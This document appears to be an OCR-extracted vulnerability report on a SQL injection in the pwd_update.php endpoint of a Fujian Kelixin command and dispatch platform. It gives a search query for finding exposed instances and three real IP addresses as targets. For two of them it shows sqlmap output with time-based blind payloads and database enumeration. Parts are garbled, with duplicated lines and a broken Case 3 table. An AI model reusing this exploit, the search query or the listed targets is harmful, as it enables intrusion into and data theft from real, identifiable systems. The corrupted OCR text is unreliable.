
Fujian Kelixin Communication Co., Ltd. Command and Dispatch Platform SQL Injection Vulnerability

Internet asset collection

body="app/structure/departments.php"||app="指挥调度管理平台"



company




Vulnerability location

api/client/user/pwd_update.php

Vulnerability recurrence

Both the values of parameters usr_number and new_password have SQL injection vulnerabilities. Case 1:

 $http://36.153.125.186:7080/api/client/user/pwd_update.php?usr_number=1\\ &new_password=1\\ &sign=1$



Use sqlmap time injection to read table contents

```
http://36.153.125.186:7080/api/client/user/pwd_update.php?usr_number=1&new_password=1&sign=1"
       Desktop sal
    random-agent --batch
                                                             {1.5.12.2#dev}
                                              133
                                                            https://sqlmap.org
  [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's res
  onsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for
   y misuse or damage caused by this program
  [*] starting @ 11:06:07 /2024-03-13/
 [11:06:07] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; pl; rv:1.9.2.18) Gecko/201106 4 Firefox/3.6.18 (.NET CLR 3.5.30729; .NET4.0E)' from file '/usr/local/Cellar/sqlmap/1.5.2/libexec/data/txt/user-agents.txt' [11:06:07] [INFO] testing connection to the target URL you have not declared cookie(s), while server wants to set its own ('PHPSESSID=f5a2547f890...45f7b97f1c'). Do you want to use
 [11:06:07] [INFO] checking if the target is protected by some kind of WAF/IPS [11:06:07] [INFO] testing if the target URL content is stable [11:06:08] [INFO] target URL content is stable [11:06:08] [INFO] testing if GET parameter 'usr_number' is dynamic [11:06:08] [WARNING] GET parameter 'usr_number' does not appear to be dynamic
[11:06:08] [NARNING] heuristic (basic) test shows that GET parameter 'usr_number' might not be injectable
[11:06:08] [INFO] testing for SQL injection on GET parameter 'usr_number'
[11:06:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:06:08] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:06:08] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:06:08] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:06:09] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:06:09] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:06:09] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:06:10] [INFO] testing 'Generic inline queries'
[11:06:10] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:06:10] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:06:10] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:06:10] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
   [11:06:08] [WARNING] heuristic (basic) test shows that GET parameter 'usr_number' might not be injectable
  [11:06:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
  [11:06:21] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (po
  ential) technique found
[11:06:23] [INFO] target URL appears to be UNION injectable with 1 columns
[11:06:23] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g
      --dbms=mysql')
  [11:06:23] [INFO] checking if the injection point on GET parameter 'usr_number' is a false positive GET parameter 'usr_number' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
  sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:
  Parameter: usr_number (GET)
          Type: time-based blind
          Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: usr_number=1' AND (SELECT 7960 FROM (SELECT(SLEEP(5)))fFyU) AND 'YZPJ'='YZPJ&new_password=1&sign=1
```

```
[WARNING] GET parameter 'usr_number' does not appear to be dynamic
[WARNING] heuristic (basic) test shows that GET parameter 'usr_number' might not be injectable
[INFO] testing for SQL injection on GET parameter 'usr_number'
                          0] testing 'AND boolean-based blind - WHERE or HAVING clause'
 11:06:08]
                             testing 'Boolean-based blind - Parameter replace (original value)'
                  [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:06:08]
 [11:06:09]
 [11:06:09]
                  [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)
                 [INFO] testing 'Generic inline queries'
[INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:06:10] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:06:10] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:06:10] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' [11:06:21] [INFO] GET parameter 'usr_number' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[11:06:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:06:21] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (pot
ential) technique found
[11:06:23] [INFO] target URL appears to be UNION injectable with 1 columns
[11:06:23] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g.
   --dbms=mysql')
[11:06:23] [INFO] checking if the injection point on GET parameter 'usr_number' is a false positive GET parameter 'usr_number' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:
 Parameter: usr_number (GET)
      Type: time-based blind
       Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
      Payload: usr_number=1' AND (SELECT 7960 FROM (SELECT(SLEEP(5)))fFyU) AND 'YZPJ'='YZPJ&new_password=1&sign=1
 [11:06:44] [INFO] the back-end DBMS is MySQL
[11:06:44] [MARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
potential disruptions
 web application technology: Apache, PHP
 pack-end DBMS: MySQL >= 5.0.12
[11:06:44] [INFO] fetching database names
[11:06:44] [INFO] fetching number of databases
[11:06:44] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[11:06:49] [INFO] retrieved:
[11:07:00] [INFO] adjusting time delay to 1 second due to good response times
 information_schema
Ill:08:04] [INFO] retrieved: mysql
[11:08:22] [INFO] retrieved: performance_schema
[11:09:27] [INFO] retrieved: unionpbx
[11:10:03] [INFO] fetching tables for databases: 'information_schema, mysql, performance_schema, unionpbx'
[11:10:03] [INFO] fetching number of tables for database 'unionpbx'
[11:10:03] [INFO] retrieved: 118
[11:10:09] [INFO] retrieved: aliases
                  [INFO] retrieved: basic
```

Case 2
http://175.139.176.213:7080/api/client/user/pwd_update.php?usr_number=1&new_password=
1&sign=1



Use sqlmap time injection to read table contents

```
random-agent --batch
                                                                       {1.5.12.2#dev}
                                            1.41.1
                                                                       https://sqlmap.org
 [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for an
  misuse or damage caused by this program
  [*] starting @ 10:50:45 /2024-03-13/
  [10:50:45] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US) AppleWebKit/5.
  10 (KHTML, like Gecko) Chrome/8.0.558.0 Safari/534.10' from file '/usr/local/Cellar/sqlmap/1.5.2/libexec/data/txt/user-agent
 [10:50:45] [INFO] testing connection to the target URL you have not declared cookie(s), while server wants to set its own ('PHPSESSID=635efb34e6d...69025f1ced'). Do you want to use
 hose [Y/n] Y
  [10:50:46] [INFO] checking if the target is protected by some kind of WAF/IPS
 [10:50:49] [INFO] thekking if the target URL content is stable
[10:50:48] [INFO] target URL content is stable
[10:50:48] [INFO] testing if GET parameter 'usr_number' is dynamic
[10:50:49] [WARNING] GET parameter 'usr_number' does not appear to be dynamic
[10:50:49] [WARNING] heuristic (basic) test shows that GET parameter 'usr_number' might not be injectable
[10:50:49] [MARNING] beuristic (basic) test shows that GET parameter 'usr_number' might not be injectable
[10:50:50] [INFO] testing for SQL injection on GET parameter 'usr_number'
[10:50:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:50:53] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:50:54] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:50:58] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:51:04] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:51:06] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:51:09] [INFO] testing 'Generic inline queries'
[10:51:10] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:51:12] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:51:12] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:51:16] [INFO] testing 'Oracle stacked queries (DBMS_PTPE.RECEIVE_MESSAGE - comment)'
[10:51:16] [INFO] testing 'Oracle stacked queries (DBMS_PTPE.RECEIVE_MESSAGE - comment)'
[10:51:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] [10:51:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:51:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (pontial) technique found
[10:51:39] [INFO] target URL appears to be UNION injectable with 1 columns
  [10:51:39] [INFO] target URL appears to be UNION injectable with 1 columns
[10:51:41] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.
 [10:51:41] [INFO] checking if the injection point on GET parameter 'usr_number' is a false positive GET parameter 'usr_number' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:
   Parameter: usr number (GET)
            Type: time-based blind
             Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
            Payload: usr_number=1' AND (SELECT 1811 FROM (SELECT(SLEEP(5)))cuOK) AND 'hypx'='hypx&new_password=1&sign=1
```

```
Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)
[10:51:14] [INFO] testing 'Undice stacked queries (UBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:51:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] N
[10:51:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:51:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
 10:51:39] [INFO] target URL appears to be UNION injectable with 1 columns
10:51:34] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g.
[10:51:41] [INFO] checking if the injection point on GET parameter 'usr_number' is a false positive GET parameter 'usr_number' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
 almap identified the following injection point(s) with a total of 80 HTTP(s) requests:
 arameter: usr_number (GET)
     Type: time-based blind
      Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
      Payload: usr_number=1' AND (SELECT 1811 FROM (SELECT(SLEEP(5)))cu0K) AND 'hypx'='hypx&new_password=1&sign=1
 10:52:04] [INFO] the back-end DBMS is MySQL
 10:52:04] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent p
 tential disruptions
 web application technology: Apache, PHP, PHP 7.2.19 pack-end DBMS: MySQL >= 5.0.12
 [10:52:07] [INFO] fetching database names
[10:52:07] [INFO] fetching number of databases
[10:52:07] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
 10:52:17] [INFO] retrieved:
10:52:32] [INFO] adjusting time delay to 3 seconds due to good response times
 nformation_sch
[10:56:14] [ERROR] invalid character detected. retrying..
[10:56:14] [WARNING] increasing time delay to 4 seconds
 10:56:48] [INF0] retrieved: mysql
10:58:40] [INF0] retrieved: performance_schemo
```

Case 3
http://111.57.80.2:7080/api/client/user/pwd_update.php?usr_number=1&new_password=1&sig n=1



Use sqlmap time injection to read table contents

```
| Company of Partics / All Company | Company of All Company of All
```